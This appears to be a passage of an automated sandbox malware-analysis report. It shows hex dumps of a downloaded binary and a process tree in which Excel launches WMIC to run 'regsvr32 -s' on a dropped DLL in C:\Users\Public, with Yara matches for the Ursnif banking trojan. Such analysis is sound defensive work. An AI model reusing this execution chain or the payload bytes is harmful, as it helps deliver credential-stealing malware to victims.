2021-10-21 17:40:39 UTC	297	IN	Data Raw: ff 49 86 ff ff 3a 96 49 85 bb 95 d4 66 fe 00 4a 51 83 ad 6b bd b3 9b ff 78 4d 00 fe d9 c8 76 ff 86 99 85 6b 86 3b 00 d9 d9 96 fe fe fe fe be 91 ff fe 4a fe 49 ba e6 5a d3 fe 3a ff ca 6b d4 4a 4a 4a ff 96 4a ff ff ff 4c ff 99 4a 49 4e 78 ff 86 8a 49 ff a4 6f dc ff 96 85 7e 85 85 82 fe 49 ff b4 3b 95 ff ba 00 00 00 95 fe 4d ff 90 86 96 ff 6c 95 ff fe 4a 95 86 4a ff 3b 49 bd ff fe 95 86 ff 4b ff ff ff 00 d0 49 3b 86 4a fe be 4a 5f da 86 3a 95 a7 c1 c8 fe 00 ff 6b fe 49 8e dc 4a 95 00 85 4a a9 95 d9 85 95 ac 78 85 86 39 68 ff 95 ff fe 4a ff 6c 4a 4a d4 74 86 c9 ff 8b 49 d6 b4 4a ff 00 ff c1 86 fe d9 4a ff fe 4a 96 2d 4a ff 9f ff 49 00 fe d3 49 ff 85 fe 4a ff 00 75 86 4a 95 ff 50 95 6e 00 fe 85 84 4a 4f 96 86 95 86 ff d9 ff e7 50 82 5b da be 49 4c be 78 ff 96 5a Data Ascii: I:IfJQkxMvk;JIZ:kJJJLJINxIo~I;MlJJ;IKI;JJ_:klJJx9hJlJJtlJJJ-JIIJuJPnJOP[ILxZ

Timestamp	kBytes transferred	Direction	Data
2021-10-21 17:40:39 UTC	305	IN	Data Raw: 95 ff 7c ff fe 7d a1 ff a1 da 9c 51 ba 86 86 49 ff 85 00 49 4a ff fe 87 3a 4a 82 ff d9 d4 95 95 4d 95 ff d9 86 a3 4a be 96 96 85 bb fe ff 86 7c 70 85 6b 95 95 85 ff 60 95 fe ac d3 fe 49 ab 96 4a fe 85 fe 4f 6a ad 96 ff 86 fe 73 8e 42 6f 49 fe 4c d4 a5 c4 46 bd a9 68 d9 65 5f ff fe fe 85 49 6d 4a 51 bb 3b ff 00 86 97 c9 fe fe 49 3b d3 86 90 85 7c 9f 00 ff 49 d4 ff d4 86 96 d4 51 d3 d4 49 00 6b 85 fe fe d4 ff a7 96 4e 50 4a 78 da 7c 4a 8f 95 fe 4d 86 ff 49 fe 51 85 85 fe 85 ff fe 9d ba 75 4a fe 89 52 45 96 91 85 96 4a d4 ff 86 8e 86 50 d4 97 4a be d3 d4 aa fe fe 9b 4a 50 4a 85 4a 49 ff 85 ff 6c 85 96 af ff 96 7c fe 85 86 52 ff ab ab 5d 78 95 49 b6 95 8f c7 85 95 4a 96 6b ff fe fe 78 da 94 4a fe fe 69 ff 4e ff 6c 86 d4 96 85 6e ff 4f a7 fe da fe 4a 96 6b 95 Data Ascii: |}QIIJ:JMJ|pk`IJOjsBoILFhe_ImJQ;I;|IQIkNPJx|JMIQuJREJPJJPJJIl|R]xIJkxJiNlnOJk
2021-10-21 17:40:39 UTC	313	IN	Data Raw: 95 da be b0 34 93 95 ff d9 fe a0 3b 78 00 85 b4 86 9c 9d 3b 4a fe ff 3f 00 86 ff b6 96 78 fe 8e fe 95 be d9 4a a4 fe 00 92 00 bd 49 00 00 ff 96 b6 86 d7 4a fe 5a 49 2d 4f 4a 49 95 85 82 fe 85 49 66 85 ff 95 7c 66 8e 96 7e 89 85 ff 85 4a fe d9 ff 8b 4a 4d fe 4a d3 ff ff 96 dd fe 00 7c 00 4a a7 49 e6 4a 49 9f d3 95 ff d4 5b 73 ff 95 6b 42 fe ae 82 86 ff 85 95 96 96 b3 97 5f 96 54 77 86 bd 49 85 ff d3 4e ff bc 95 ff 85 b8 a7 fe 86 85 96 95 d9 96 95 55 95 85 ff 3e bb 98 d3 8e 77 ff 87 dc cb 49 7a 99 86 84 da fe da fe 95 8c c1 96 95 90 85 93 9d b4 ff ff 4a be fe 95 4a d4 7c 86 86 6f 49 bf ff d9 78 4a 85 00 fe a5 95 b2 ff c0 96 fe 96 4c be 85 ff ff 50 ff ac da fe fe ba 96 be fe 86 3f fe a9 85 ff ff fe ff bd 50 ff 4a d9 49 ff bd fe ff ac 80 3a 96 95 86 ff 86 fe Data Ascii: 4;x;J?xJIJZI-OJIIf|f~JJMJ|JlJI[skB_TwINU>wlzJJ|olxJLP?PJI:
2021-10-21 17:40:39 UTC	320	IN	Data Raw: bc 96 ff d4 d4 6c fe 95 95 d4 4c 86 9c 86 86 ff 49 da d4 95 50 c4 20 95 fe 3b bf bd fe 4a d4 4a 3b 00 95 d6 86 da 52 96 96 00 85 a7 bd d9 00 7a ca 00 af ff ff b4 86 d4 49 6b 82 96 d4 95 94 93 a2 49 fe 00 51 ca ba b4 96 be 78 4e d6 2e 00 b4 86 bd ff 5a 4a d3 fe 95 4c fe 80 9c 49 ff fe ff ff 95 86 da fe 97 fe 6b 96 ff 6a b4 00 51 d3 fe 96 4a 4a bd 6f d1 34 00 be fe 8c 4a ff 71 00 da ad d9 fe 49 95 ff fe 86 4a 7f 96 ab fe 95 67 4a 3f 80 6c 4a fe c2 00 c7 b2 ff ff 96 95 00 fe bc ce d4 ba da 86 96 49 a7 86 fe 50 ff 00 96 ff a4 3b 78 85 4a 00 8e 50 82 d3 ff 70 4a 96 b3 4a 86 aa fe fe fe d9 fe 00 b8 4a fe 95 3a d4 be da ff fe c3 49 4a ff 49 aa 77 d4 95 b2 46 96 4c ff d4 fe 95 86 8d 95 ff ff d3 be d3 be 85 86 95 51 8a 95 d3 fe 52 be bb 95 58 00 c1 96 96 fe 4a 78 Data Ascii: ILIP ;JJ;RzIkIQxN.ZJLIkjQJJo4JqIJgJ?lJIP;xJPpJJJ:IJIwFLQRXJx
2021-10-21 17:40:39 UTC	328	IN	Data Raw: fe 95 49 fe ba ff be 4a ff ff 75 ff ff 85 86 ae 85 9f ff 49 00 ff fe d4 5f bc 4a 96 00 00 ff 96 4a 6c fe ff 85 be fe ff 95 fe 5c 4a ff c5 ff fe 6b ff 79 4a 95 fe a7 fe 42 74 c9 54 6c fe 3b 00 49 6c ff 95 49 d9 85 ff ff fe 66 4a 00 85 be ff 85 ff d4 6e fe 49 d4 95 fe 86 49 8b 49 95 bd ff ff 86 86 fe be ff 3b 2b d4 d4 bd fe 6f 51 bb 95 ff ff a7 fe a2 fe ff ff ff d9 d9 87 49 4a 4f d3 89 5c 8c 4d 49 8e 60 80 85 fe 5f a2 bf fe 50 3b 96 fe 85 45 6b 6c ff cd 85 4a 4c e7 85 d3 fe 85 fe fe b2 d3 4a a3 ff da fe fe 6c fe ff 85 ff 95 4a 75 b3 fe 86 8a 85 3a 95 bf b6 fe 96 bd 86 be 3b fe 96 a0 d4 ff 9f ff 85 ff ff fe ff ff fe 85 79 ff 00 86 75 d4 be ff 4a 73 ce ff fe 00 bd 85 9d fe fe 86 89 42 49 d4 86 bd 86 00 95 da b8 4a 00 fe 91 ff 8f fe ff fe 86 bb 49 c8 4a fe fe Data Ascii: IJuI_JJlJkyJBtTl;lIIfJnIII;+oQIJO\MI`_P;EkIJLJlJu:;yuJsBIJIJ
2021-10-21 17:40:39 UTC	336	IN	Data Raw: 51 75 65 72 79 56 61 6c 75 65 45 78 57 00 00 fc 01 4f 70 65 6e 54 68 72 65 61 64 54 6f 6b 65 6e 00 fb 01 4f 70 65 6e 53 65 72 76 69 63 65 57 00 00 c8 02 53 74 61 72 74 53 65 72 76 69 63 65 43 74 72 6c 44 69 73 70 61 74 63 68 65 72 57 00 61 02 52 65 67 4f 70 65 6e 4b 65 79 45 78 57 00 77 01 49 6e 69 74 69 61 6c 69 7a 65 53 65 63 75 72 69 74 79 44 65 73 63 72 69 70 74 6f 72 00 00 20 01 46 72 65 65 53 69 64 00 f7 01 4f 70 65 6e 50 72 6f 63 65 73 73 54 6f 6b 65 6e 00 00 7e 02 52 65 67 53 65 74 56 61 6c 75 65 45 78 57 00 00 88 02 52 65 67 69 73 74 65 72 53 65 72 76 69 63 65 43 74 72 6c 48 61 6e 64 6c 65 72 57 00 da 00 44 65 6c 65 74 65 53 65 72 76 69 63 65 00 a6 02 53 65 74 45 6e 74 72 69 65 73 49 6e 41 63 6c 57 00 00 c0 02 53 65 74 53 65 72 76 69 63 65 53 74 Data Ascii: QueryValueExWOpenThreadTokenOpenServiceWStartServiceCtrlDispatcherWaRegOpenKeyExWwInitializeSecurityDescriptor FreeSidOpenProcessToken~RegSetValueExWRegisterServiceCtrlHandlerWDeleteServiceSetEntriesInAclWSetServiceSt
2021-10-21 17:40:39 UTC	344	IN	Data Raw: 38 0c 38 10 38 14 38 18 38 1c 38 20 38 24 38 28 38 2c 38 30 38 34 38 38 38 3c 38 40 38 44 38 48 38 4c 38 50 38 54 38 58 38 5c 38 60 38 64 38 68 38 6c 38 70 38 74 38 78 38 7c 38 80 38 84 38 88 38 8c 38 90 38 94 38 98 38 9c 38 a0 38 a4 38 a8 38 b4 38 b8 38 bc 38 c0 38 c4 38 c8 38 cc 38 d0 38 d4 38 d8 38 dc 38 e0 38 e4 38 e8 38 ec 38 f0 38 f4 38 f8 38 fc 38 00 39 04 39 08 39 0c 39 10 39 14 39 18 39 1c 39 20 39 24 39 28 39 2c 39 30 39 34 39 38 39 3c 39 40 39 44 39 48 39 4c 39 50 39 54 39 58 39 5c 39 60 39 6c 3f 74 3f 7c 3f 84 3f 8c 3f 94 3f 9c 3f a4 3f ac 3f b4 3f bc 3f c4 3f cc 3f d4 3f dc 3f e4 3f ec 3f f4 3f fc 3f 00 00 03 00 ac 01 00 00 04 30 0c 30 14 30 1c 30 24 30 2c 30 34 30 3c 30 44 30 4c 30 54 30 5c 30 64 30 6c 30 74 30 7c 30 84 30 8c 30 94 30 9c 30 Data Ascii: 888888 8$8(8,8084888<8@8D8H8L8P8T8X8\8`8d8h8l8p8t8x8|888888888888888888888888888889999 9999 9$9(9,9094989<9@9D9H9L9P9T9X9\9`9l?t?|????????????????0000$0,040<0D0L0T0\0d0l0t0|00000

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 1592 Parent PID: 596

General

Start time:	19:41:16
Start date:	21/10/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fdb0000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: WMIC.exe PID: 2032 Parent PID: 1592

General

Start time:	19:41:20
Start date:	21/10/2021
Path:	C:\Windows\System32\wbem\WMIC.exe
Wow64 process (32bit):	false
Commandline:	wmic.exe process call create 'regsvr32 -s C:\Users\Public\codec.dll'
Imagebase:	0xff4a0000
File size:	566272 bytes
MD5 hash:	FD902835DEAEF4091799287736F3A028
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

Analysis Process: regsvr32.exe PID: 836 Parent PID: 1304

General

Start time:	19:41:22
Start date:	21/10/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 -s C:\Users\Public\codec.dll
Imagebase:	0xffda0000
File size:	19456 bytes

MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Read

Analysis Process: regsvr32.exe PID: 1836 Parent PID: 836

General

Start time:	19:41:23
Start date:	21/10/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-s C:\Users\Public\codec.dll
Imagebase:	0x3e0000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000006.00000003.536445844.00000000001C0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000006.00000002.674417843.0000000002A59000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000006.00000002.674504755.00000000032F8000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	moderate

File Activities Show Windows behavior

Disassembly

Code Analysis